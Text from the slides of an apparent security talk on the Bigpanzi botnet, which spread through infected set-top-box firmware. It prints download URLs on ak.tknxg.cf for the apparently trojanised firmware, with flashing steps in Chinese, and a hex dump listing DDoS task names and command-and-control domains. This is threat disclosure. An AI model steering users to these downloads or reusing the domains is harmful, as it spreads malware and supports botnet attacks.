Support Team, Company ...



# Syndicate – Beyond SKIDs

---

**A long history of activity**  
**massive infection scale**



# Syndicate - Support Team

## Pcdn Downloader

✓ **ak.tknxg.cf**

YouTube · Customer Support Team  
9.5K+ views · 6 years ago

How to upgrade system



www.iptvking.com Download upgrade file link: <http://ak.tknxg.cf:8880/stb-download/s903/HTV3-ota-20171117.zip>.

**clue 1**

(4)若断电重启按menu键几次均无法自动升级，可使用牙签按主盒子背后的小口不动然后断电重启即可自动升级

ps.

.zip文件地址:<http://ak.tknxg.cf:8880/stb-download/s905/HTV5-Hbox-ota-nologo-20171115.zip>


.aml文件地址:[http://ak.tknxg.cf:8880/stb-download/download/factory\\_update\\_param.aml](http://ak.tknxg.cf:8880/stb-download/download/factory_update_param.aml)

或者使用以下链接

.zip文件地址:<http://ak.tknxg.cf:2086/stb-download/s905/HTV5-Hbox-ota-nologo-20171115.zip>

.aml文件地址:[http://ak.tknxg.cf:2086/stb-download/download/factory\\_update\\_param.aml](http://ak.tknxg.cf:2086/stb-download/download/factory_update_param.aml)

**clue 2**



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More about this channel ...more  
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121 views · 6 years ago

**Accident**  
47 views · 6 years ago

**Update firmware using paperclip**  
229 views · 6 years ago

**How to reset A2 using paperclip**  
814 views · 6 years ago

**New update**  
258 views · 6 years ago

**How to System update**  
228 views · 7 years ago

**How to upgrade system**  
9.6K views · 7 years ago

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More info  
www.youtube.com/@customersupportteam49  
Joined May 15, 2016  
172 subscribers  
32 videos  
80,533 views  
Share channel Report user

# Syndicate – Official Firmware

**FoneStar**

✓ **RDS-585WHD**

**Smartuptool Firmware**



**RDS-585WHD**

DVB-S2 HD satellite receiver [View specifications](#)

- ✓ Enjoy your favourite channels on this satellite receiver
- ✓ Videorecorder function (PVR with timeshift)
- ✓ Multiple HD output formats
- ✓ Ethernet and Wi-Fi
- ✓ Remote control included

HIGHLY RECOMMENDED IN

**Firmware From FoneStar**

[Access your customer area to buy this product](#) [Contact your distributor](#)

SHARE IT BY [WhatsApp](#) [Facebook](#) [Twitter](#) [Email](#)

DESCRIPTION TECHNICAL SPECIFICATIONS DOCUMENTATION **SOFTWARE** TECHNICAL ASSISTANCE

SOFTWARE	NAME	FORMAT	LANGUAGE
	software.rar	RAR	-

```
62 62 73 2E-73 6F 6F 31-32 33 31 2E-6E 65 74 00 bbs. sool231.net
43 6F 6C 6C-65 63 74 54-61 73 6B 00-73 75 6E 70 CollectTask sunp
6C 75 73 00-64 72 6F 70-73 74 69 6D-65 74 61 73 lus dropstimetas
6B 00 00 00-64 72 6F 70-73 74 61 73-6B 00 00 00 k dropstask
64 72 6F 70-73 69 6E 69-74 74 61 73-6B 00 00 00 dropsinittask
64 69 63 6D-70 74 61 73-6B 00 00 00-64 75 64 70 dicmptask dudp
74 61 73 6B-00 00 00 00-64 61 63 6B-74 61 73 6B task dacktask
00 00 00 00-64 73 79 6E-74 61 73 6B-00 00 00 00 dsyntask
64 74 63 70-74 61 73 6B-00 00 00 00-64 6B 65 65 dtcptask dkee
70 74 61 73-6B 00 00 00-64 68 74 74-70 74 61 73 ptask dhttpstas
6B 00 00 00-64 70 6F 73-74 74 61 73-6B 00 00 00 k dposttask
64 64 6F 77-6E 74 61 73-6B 00 00 00-64 64 69 79 ddowntask ddiy
30 31 74 61-73 6B 00 00-30 33 53 00-4D 49 44 5F 01task 03S MID_
75 70 67 72-61 64 65 00-7D 32 76 39-3C 2A 39 6A upgrade }2v9<*9j
76 68 69 4E-57 43 6C 70-6D 3A 21 4E-35 39 23 4E vhiNWClpm:!N59#N
00 00 00 00-72 79 79 38-7A 63 2E 64-6F 74 78 75 ryy8zc. dotxu
69 2E 63 6F-6D 00 00 00-70 6C 61 72-74 32 7A 2E i. com plart2z.
69 6E 63 65-6E 75 2E 63-6F 6D 00 00-6E 69 6B 63 incenu. com niko
63 33 32 2E-68 6F 6E 69-73 75 2E 63-6F 6D 00 00 c32. honisu. com
77 77 72 63-39 2E 6E 67-6F 6F 78 2E-63 6F 6D 00 wwrc9. ngoox. com
69 70 74 74-79 33 6D 2E-64 6F 74 78-75 69 2E 63 iptty3m. dotxui. c
6F 6D 00 00-20 61 64 64-72 20 3D 20-22 20 25 5B om addr = " %[
```

# Illuminating Dark Corners

The Bigpanzi **Identity**

Patent, Speaker, Company



# Identity - TLP:AMBER



The following slides are shy.  
**Please don't take photos!**

# The end of the talk

## Tip of the iceberg

- ✓ Long term player
- ✓ Pandoraspear & pcdn botnet
- ✓ Vo1d botnet
- ✓ **To be continued...**





# Thanks!

Follow us! @Xlab\_qax



## Q & A

Special thanks

TO

Dr web & Shadowserver.